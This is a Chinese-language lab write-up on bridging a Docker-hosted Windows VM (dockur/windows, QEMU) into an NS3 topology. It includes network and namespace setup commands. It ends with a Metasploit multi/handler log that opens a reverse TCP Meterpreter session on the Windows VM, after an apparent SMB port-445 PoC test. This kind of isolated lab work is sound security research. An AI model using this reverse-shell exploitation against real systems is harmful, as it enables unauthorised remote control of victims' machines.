基于NS3在Docker中部署Windows

背景介绍

由于 Docker 本身不支持 Windows 系统的部署，所以需要借助开源工具 `dockur/windows` 实现在 Docker容器中运行 Windows 操作系统。

该工具可根据需要自行配置 Windows 操作系统的版本，并且提供了若干网络设置的选项：为容器分配独立的IP、使 Windows 从路由器中获取 IP 地址等。

出于实际工程需要，我们可能需要在自定义的网络拓扑结构中（如NS3）用到该技术，实现在 Docker 容器中运行 Windows 操作系统。我们首先考虑利用该工具完成与自定义网络拓扑结构的桥接，查阅相关文档发现，其实现原理是通过配置 macvlan 来完成容器的 IP 地址分配，使容器能够在逻辑上独立于主机作为一个个体存在于物理网络中，但如果要自定义网络拓扑结构，尤其是需要使用虚拟网络接口来桥接容器时，由于 macvlan 是基于物理接口配置的，会出现与虚拟接口不兼容的问题，导致无法将容器桥接至自定义网络拓扑结构中，或无法根据需要设置容器网络。

为解决这一问题，我们分析了该工具的实现细节，发现该开源工具实质上是通过在 Docker 中部署 Linux操作系统，并安装了 QEMU 来实现虚拟化，从而达到在 Docker 容器中运行 Windows 操作系统的目的。容器提供的网络设置选项实际上是对 QEMU 网络设置封装后提供的接口，其局限性较大，当我们需要高度自定义操作系统的网络设置时，这种封装会造成阻碍。

经过反复尝试和验证，我们发现可以通过修改工具内部的部分代码，直接将所需的网络设置通过 QEMU 提供的网络设置选项实现，经测试发现可行。

操作步骤

启动 Kali Docker

```
docker exec -ti ns3_right bash
```

启动 Windows Docker

```
docker exec -ti xxx bash
```


通过浏览器访问 `localhost:8006` 可见

遇到的问题

利用PoC工具验证漏洞时，提示：

`Failed to connect to '90.1.1.3:445': [Errno 111] Connection refused`

通过路由追踪进行对比



```
C:\Users\Docker>tracert 90.1.1.3

通过最多 30 个跃点跟踪
到 alille-651-1-114-3.w90-1.abo.wanadoo.fr [90.1.1.3] 的路由:

  1    <1 毫秒    <1 毫秒    <1 毫秒 alille-651-1-114-3.w90-1.abo.wanadoo.fr [90.1.1.3]

跟踪完成。

C:\Users\Docker>tracert 172.19.0.2

通过最多 30 个跃点跟踪
到 windows.windows-master_default [172.19.0.2] 的路由:

  1    <1 毫秒    <1 毫秒    <1 毫秒 windows.windows-master_default [172.19.0.2]

跟踪完成。

C:\Users\Docker>tracert 90.1.1.4

通过最多 30 个跃点跟踪
到 alille-651-1-114-4.w90-1.abo.wanadoo.fr [90.1.1.4] 的路由:

  1    <1 毫秒    <1 毫秒    <1 毫秒 alille-651-1-114-4.w90-1.abo.wanadoo.fr [90.1.1.4]

跟踪完成。
```

可能的原因


IP 地址分配问题

现用**桥接**方式并未将 `90.1.1.3` 这个地址分配给 Windows 这个 Docker。


```
        ],
        "MacAddress": "02:42:ac:13:00:02",
        "DriverOpts": null,
        "NetworkID": "233eb6e38dcc7e2d1b27e76f98de4c32c94d2a2d2b04d73621bcb7569157b74b",
        "EndpointID": "902771e63e0ba9f4708c6858d5a6be31b5253aadba2919faad8afc22061c2520",
        "Gateway": "172.19.0.1",
        "IPAddress": "172.19.0.2",
        "IPPrefixLen": 16,
        "IPv6Gateway": "",
        "GlobalIPv6Address": "",
        "GlobalIPv6PrefixLen": 0,
        "DNSNames": [
            "windows",
            "823c27c3e821"
```


使用 `docker inspect windows` 查看当前 Docker 的 IP 地址为 `172.19.0.2` 。

通过 `172.19.0.2:8006` 访问，也可访问到该 Windows，说明该 Docker 容器的 IP 地址确为 `172.19.0.2` 。



Q1： 为什么 `localhost:8006` 也可访问到该 Windows?

A1： 因为在 `compose.yml` 中设置了 8006 的端口映射，见下图

该设置将 Docker 容器的 8006 端口映射到了 Host 上的 8006 端口。

Q2： 为什么配置 macvlan 后主机无法访问 docker?

A2： macvlan 驱动程序将容器与主机隔离。配置 macvlan 网络时，容器被放置在自己的虚拟网络上，但主机无法直接访问该网络。这种隔离意味着主机无法与该 macvlan 网络上的容器通信。

解决方案

查看 NAT 规则命令

```
iptables -t nat -L -n -v
```

判断某一 IP 地址某一端口状态

```
nc -zv 127.0.0.1 80
```

image testwindows已安装 ping traceroute

对 `network.sh` 进行修改：


将NET_OPTS参数修改为 `-netdev bridge,id=hostnet0,br=br0`，即配置 qemu 以桥接模式启动。


对 `entry.sh` 进行修改：

添加如下命令

```
ip link add veth5 type veth peer name veth6
ip link add name br0 type bridge
ip addr add 192.168.1.1/24 dev br0
ip link set br0 up
ip link set veth5 master br0
```


此时在 Docker 中 ping Windows虚拟机可通





Windows ping Docker也可通

查看 445 端口状态，亦可成功连接



命名空间操作

```
ip netns ls # 查看命名空间
ip netns exec <name> ip addr # 查看某一命名空间的 IP 地址
ip netns delete <name> # 删除命名空间
sudo ip netns exec <src_spacename> ip link set <veth_name>
netns <dest_spacename> # 将接口从一个命名空间移动到另一个命名空间
```


```
testwindows1=$(docker inspect -f '{{.State.Pid}}'
testwindows1)
sudo ln -s /proc/$testwindows1/ns/net
/var/run/netns/$testwindows1
```

```
sudo ip netns exec 1631503 ip link set veth6 netns 49914

ip addr add 192.168.1.18/24 dev veth6

ip route add 192.168.1.0/24 via 192.168.1.18 dev veth6
```

执行攻击


msf6 exploit(multi/handler) > set lhost 192.168.1.18
lhost => 192.168.1.18
msf6 exploit(multi/haadler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.18:5555
[*] Sending stage (203846 bytes) to 192.168.1.16
[*] Meterpreter session 1 opened (192.168.1.18:5555 -> 192.168.1.16:49674) at 2025-02-27 09:00:49 +0000
meterpreter > sysinfo
Computer : DOCKERW-4QJF0CO
OS : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language : zh_CN
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x64/windows
meterpreter > ipconfig
Interface 1
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 13
Name : Red Hat VirtIO Ethernet Adapter
Hardware MAC : 02:40:fb:ed:02:29
MTU : 1500
IPv4 Address : 192.168.1.16
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::99dd:79b1:8677:caaa
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter >

攻击成功